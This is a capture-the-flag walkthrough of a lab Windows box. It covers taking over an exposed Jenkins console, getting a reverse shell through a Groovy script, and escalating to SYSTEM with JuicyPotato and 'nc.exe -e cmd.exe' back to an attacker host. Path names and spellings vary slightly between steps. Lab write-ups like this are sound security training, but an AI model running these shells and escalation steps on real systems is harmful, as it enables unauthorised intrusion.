Enumeration#
1
| export target=10.129.228.112
|
Port Scanning#

1
| rustscan -a $target --ulimit 10000 -g
|
1
| nmap -Pn -sC -sV -n -p80,135,445,50000 -T5 $target
|
Web Application (80)#

Just a search bar
Typed ‘hey’ and press Search. Then got this weird error (because it is an image)

We learn that
- database is Microsoft SQL Server 2005 - 9.00.4053.00
- .NET version 2.0.50727.4223
dirsearch#
nothing showed up
1
2
3
4
5
6
7
| # Dirsearch started Thu Aug 13 02:20:04 2026 as: /usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u http://10.129.228.112/ --exclude-sizes 0B
403 312B http://10.129.228.112/%2e%2e//google.com
403 312B http://10.129.228.112/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
403 312B http://10.129.228.112/\..\..\..\..\..\..\..\..\..\etc\passwd
403 312B http://10.129.228.112/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
200 50B http://10.129.228.112/error.html
|
Jetty (50000)#

Launch gobuster with dirb medium:


There is a Jenkins page

We can see the users and configure them

I’ve changed the admin’s password then log in with it
I’ve followed this guide to get RCE on the Jetkins https://github.com/Brzozova/reverse-shell-via-Jenkins
Go to Manage Jenkins -> Script Console

Run your listener
1
| rlwrap -cAr nc -nlvp 6666
|
Execute this script:
1
2
3
4
5
6
| Thread.start {
String host="<ATTACKER_IP>";
int port=<LISTENER_PORT>;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
}
|
Then you got the shell

Privilege Escalation#

I see SeImpersonatePrivilege enabled. Maybe GodPotato?
To transfer files via SMB, run:
1
| impacket-smbserver kali .
|
On Windows:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
| net use \\10.10.14.57\kali
C:\Users\kohsuke\Desktop>copy \\10.10.14.57\kali\GodPotato-NET4.exe .
copy \\10.10.14.57\kali\GodPotato-NET4.exe .
1 file(s) copied.
C:\Users\kohsuke\Desktop>copy \\10.10.14.57\kali\nc.exe .
copy \\10.10.14.57\kali\nc.exe .
1 file(s) copied.
C:\Users\kohsuke\Desktop>.\GodPotato-NET4.exe -cmd "C:\users\kosuke\Desktop\nc.exe -e cmd.exe 10.10.14.57 444"
.\GodPotato-NET4.exe -cmd "C:\users\kosuke\Desktop\nc.exe -e cmd.exe 10.10.14.57 444"
[*] CombaseModule: 0x140733670359040
[*] DispatchTable: 0x140733672322504
[*] UseProtseqFunction: 0x140733671825232
[*] UseProtseqFunctionParamCount: 5
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\b1ad8245-2ac3-4bf4-8971-149e71942a3b\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000e402-0d28-ffff-c0d4-c12bdf4281fa
[*] DCOM obj OXID: 0xe4adb9e13ee768ae
[*] DCOM obj OID: 0x51c47bf03b22d24f
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] UnmarshalObject: 0x80070776
[!] Failed to impersonate security context token
|
GodPotato Failed
Try JuicyPotato?
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
| C:\Users\kohsuke\Desktop>copy \\10.10.14.57\kali\JuicyPotato.exe .
copy \\10.10.14.57\kali\JuicyPotato.exe .
1 file(s) copied.
C:\Users\kohsuke\Desktop>reg query HKCR\CLSID /s /f LocalService
reg query HKCR\CLSID /s /f LocalService
HKEY_CLASSES_ROOT\CLSID\{8BC3F05E-D86B-11D0-A075-00C04FB68820}
LocalService REG_SZ winmgmt
HKEY_CLASSES_ROOT\CLSID\{C49E32C6-BC8B-11d2-85D4-00105A1F8304}
LocalService REG_SZ winmgmt
End of search: 2 match(es) found.
C:\Users\kohsuke\Desktop>.\JuicyPotato.exe -l 1337 -p c:\windows\system32\cmd.exe -a "/c c:\Users\kohsuke\Desktop\nc.exe 10.10.14.57 8443 -e cmd.exe" -t * -c "{C49E32C6-BC8B-11d2-85D4-00105A1F8304}"
.\JuicyPotato.exe -l 1337 -p c:\windows\system32\cmd.exe -a "/c c:\Users\kohsuke\Desktop\nc.exe 10.10.14.57 8443 -e cmd.exe" -t * -c "{C49E32C6-BC8B-11d2-85D4-00105A1F8304}"
Testing {C49E32C6-BC8B-11d2-85D4-00105A1F8304} 1337
......
[+] authresult 0
{C49E32C6-BC8B-11d2-85D4-00105A1F8304};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
|
Got the SYSTEM shell

But no flag. It says look deeper :d
So, flag was in ADS (I’ve asked Claude). So I ran
1
2
3
| dir /r C:\Users\Administrator\Desktop\hm.txt
more < C:\Users\Administrator\Desktop\m.txt:root.txt
|

And got the flag.
Key Takeaways#
- Always run directory brute-force on HTTP services; hidden admin panels (Jenkins, Tomcat Manager, etc.) may be running on non-standard ports.
- When you see
SeImpersonatePrivilege, try GodPotato and JuicyPotato sequentially; if one fails, the other may work depending on the Windows build. - Use
impacket-smbserver for file transfers on Windows; even when curl/certutil are blocked, SMB transfers still work.